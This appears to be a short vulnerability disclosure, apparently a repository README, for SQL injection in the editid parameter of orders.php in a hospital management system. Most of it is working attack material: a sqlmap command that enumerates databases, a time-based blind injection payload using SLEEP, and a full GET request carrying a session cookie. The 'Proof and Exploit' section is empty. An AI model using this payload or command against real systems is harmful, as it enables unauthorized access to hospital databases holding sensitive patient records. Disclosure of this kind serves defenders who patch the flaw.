


```
The vulnerability page is orders.php
http://your-ip/HMS/orders.php
Hospital-Management-System v1.0
The editid parameter in the orders.php page appears to be vulnerable to SQL injection
attacks.
[+]sqlmap:
python sqlmap.py -u "http://your-ip/hms/orders.php?editid=1" --random-agent --dbs
[+] Payloads:
  Parameter: editid (GET)
      Type: time-based blind
      Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
      Payload: editid=1' AND (SELECT 7774 FROM (SELECT(SLEEP(5)))puHE) AND
  'zVYe'='zVYe
[+]GET request package
  GET /hms/orders.php?editid=1 HTTP/1.1
  Host: 192.168.74.136
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101
  Firefox/100.0
  Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
  Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
  Accept-Encoding: gzip, deflate
  Connection: close
  Cookie: PHPSESSID=sbgmgg8q26ri1tmnqfv7poto25
  Upgrade-Insecure-Requests: 1
```

In action:

Proof and Exploit:



Releases

Packages

No packages published